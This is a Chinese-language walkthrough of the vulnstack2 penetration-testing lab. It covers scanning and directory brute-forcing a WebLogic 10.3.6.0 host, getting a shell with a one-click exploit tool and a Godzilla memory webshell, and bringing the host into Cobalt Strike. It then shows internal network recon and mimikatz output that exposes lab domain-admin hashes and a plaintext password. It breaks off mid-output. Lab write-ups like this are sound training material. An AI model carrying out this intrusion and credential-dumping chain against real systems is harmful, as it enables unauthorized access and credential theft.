
vulnstack2


拓扑结构



外网渗透

信息打点

端口扫描



这两个是我们比较关注的

```
PORT      STATE SERVICE           VERSION
80/tcp    open  http              Microsoft IIS httpd 7.5

7001/tcp  open  http              Oracle WebLogic Server 10.3.6.0 (Servlet 2.5; JSP 2.1; T3 enabled)
```

由于打开没有任何信息，先做一个目录爆破

```
dirsearch -u http://192.168.111.80:7001
dirsearch -u http://192.168.111.80:80
```

```
Target: http://192.168.111.80:7001/

[09:57:20] Starting:
[09:57:35] 403 -    1KB - /bea_wls_deployment_internal/
[09:57:35] 403 -    1KB - /bea_wls_diagnostics/
[09:57:35] 200 -    0B  - /bea_wls_deployment_internal/DeploymentService
[09:57:35] 500 -    2KB - /bea_wls_internal/iiop/ClientClose
[09:57:35] 200 -   49B  - /bea_wls_internal/
[09:57:35] 302 -  283B  - /bea_wls_internal  ->  http://192.168.111.80:7001/bea_wls_internal/
[09:57:35] 500 -    2KB - /bea_wls_internal/HTTPClntSend
[09:57:35] 200 -    0B  - /bea_wls_internal/HTTPClntRecv
[09:57:35] 200 -    0B  - /bea_wls_internal/iiop/ClientRecv
[09:57:35] 500 -    2KB - /bea_wls_internal/iiop/ClientSend
[09:57:35] 500 -    2KB - /bea_wls_internal/iiop/ClientLogin
[09:57:38] 200 -  439B  - /console/payments/config.json
[09:57:38] 200 -  434B  - /console/base/config.json
[09:57:38] 200 -  420B  - /console/
[09:57:38] 200 -  438B  - /console/j_security_check
[09:57:38] 200 -  416B  - /console
[09:57:38] 200 -  440B  - /console/login/LoginForm.jsp
[09:58:07] 200 -  421B  - /uddiexplorer
[09:58:07] 200 -  855B  - /uddi/uddilistener
[09:58:07] 302 -  259B  - /uddi  ->  http://192.168.111.80:7001/uddi/
[09:58:12] 200 -  873B  - /wls-wsat/CoordinatorPortType
```


一个weblogic的登录页面

```
Target: http://192.168.111.80/

[09:59:30] Starting:
[09:59:31] 403 -  312B  - /%2e%2e//google.com
[09:59:31] 403 -  312B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[09:59:31] 404 -    1KB - /.ashx
[09:59:31] 404 -    1KB - /.asmx
[09:59:34] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[09:59:41] 301 -  159B  - /aspnet_client  ->  http://192.168.111.80/aspnet_client/
[09:59:43] 403 -  312B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[09:59:54] 404 -    1KB - /mcx/mcxservice.svc
[10:00:00] 404 -    1KB - /reach/sip.svc
[10:00:02] 404 -    1KB - /service.asmx
[10:00:06] 403 -    2KB - /Trace.axd
[10:00:07] 404 -    1KB - /umbraco/webservices/codeEditorSave.asmx
[10:00:09] 404 -    1KB - /WebResource.axd?d=LER8t9aS
[10:00:10] 404 -    1KB - /webticket/webticketservice.svc
```


80端口没有什么有用的信息

Getshell




这里可以看到版本为10.3.6.0 可以搜索一下历史漏洞

这里我直接使用一键的梭哈工具




我这里只能上传哥斯拉的内存马是成功的



内网渗透

首先使用CS上线，这里直接传没法上线，因为shell好像没有执行的权限，需要做免杀暂时还不会，直接在虚拟机执行了



横向移动

shell arp –a

```
接口: 10.10.10.80 --- 0xd
  Internet 地址         物理地址              类型
  10.10.10.1            00-50-56-c0-00-01     动态
  10.10.10.10           00-0c-29-20-b6-b3     动态
  10.10.10.201          00-0c-29-e8-e5-25     动态
  10.10.10.254          00-50-56-f2-92-f5     动态
  10.10.10.255          ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
```

shell ipconfig /all

```
Windows IP 配置

   主机名  . . . . . . . . . . . . . : WEB
   主 DNS 后缀 . . . . . . . . . . . : delay.com
   节点类型  . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . : 否
   DNS 后缀搜索列表  . . . . . . . . : delay.com

以太网适配器 本地连接 2:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #2
   物理地址. . . . . . . . . . . . . : 00-0C-29-23-1A-0C
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::7108:16c4:8274:d1fd%13(首选)
   IPv4 地址 . . . . . . . . . . . . : 10.10.10.80(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 10.10.10.1
   DHCPv6 IAID . . . . . . . . . . . : 301993001
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-25-06-97-6A-00-0C-29-68-D3-5F
   DNS 服务器  . . . . . . . . . . . : 10.10.10.10
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   物理地址. . . . . . . . . . . . . : 00-0C-29-23-1A-02
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是
   本地链接 IPv6 地址. . . . . . . . : fe80::8578:3661:ca25:7281%11(首选)
   IPv4 地址 . . . . . . . . . . . . : 192.168.111.80(首选)
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.111.1
```

```
   默认网关. . . . . . . . . . . . . : 192.168.111.1
   DHCPv6 IAID . . . . . . . . . . . : 234884137
   DHCPv6 客户端 DUID  . . . . . . . : 00-01-00-01-25-06-97-6A-00-0C-29-68-D3-5F
   DNS 服务器  . . . . . . . . . . . : 10.10.10.10
   TCPIP 上的 NetBIOS  . . . . . . . : 已启用

隧道适配器 isatap.{AD80CD23-D97F-4814-A715-9248D845EA0F}:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . :
   描述. . . . . . . . . . . . . . . : Microsoft ISATAP Adapter
   物理地址. . . . . . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP 已启用 . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . : 是

隧道适配器 isatap.{D7E14072-49B9-45D3-BA8C-7955E6146CC2}:
```

双网卡，DNS后缀 delay.com

shell ping delay.com

```
正在 Ping delay.com [10.10.10.10] 具有 32 字节的数据:
来自 10.10.10.10 的回复: 字节=32 时间<1ms TTL=128
来自 10.10.10.10 的回复: 字节=32 时间<1ms TTL=128
来自 10.10.10.10 的回复: 字节=32 时间<1ms TTL=128
来自 10.10.10.10 的回复: 字节=32 时间=1ms TTL=128
```


则DC为10.10.10.10

端口扫描发现存在445端口，先用mimikatz抓一下密码

```
msv :
 [00000003] Primary
 * Username : Administrator
 * Domain   : DE1AY
 * LM       : f67ce55ac831223dc187b8085fe1d9df
 * NTLM     : 161cff084477fe596a5db81874498a24
 * SHA1     : d669f3bccf14bf77d64667ec65aae32d2d10039d
tspkg :
 * Username : Administrator
 * Domain   : DE1AY
 * Password : 1qaz@WSX
wdigest :
 * Username : Administrator
 * Domain   : DE1AY
 * Password : 1qaz@WSX
kerberos :
 * Username : Administrator
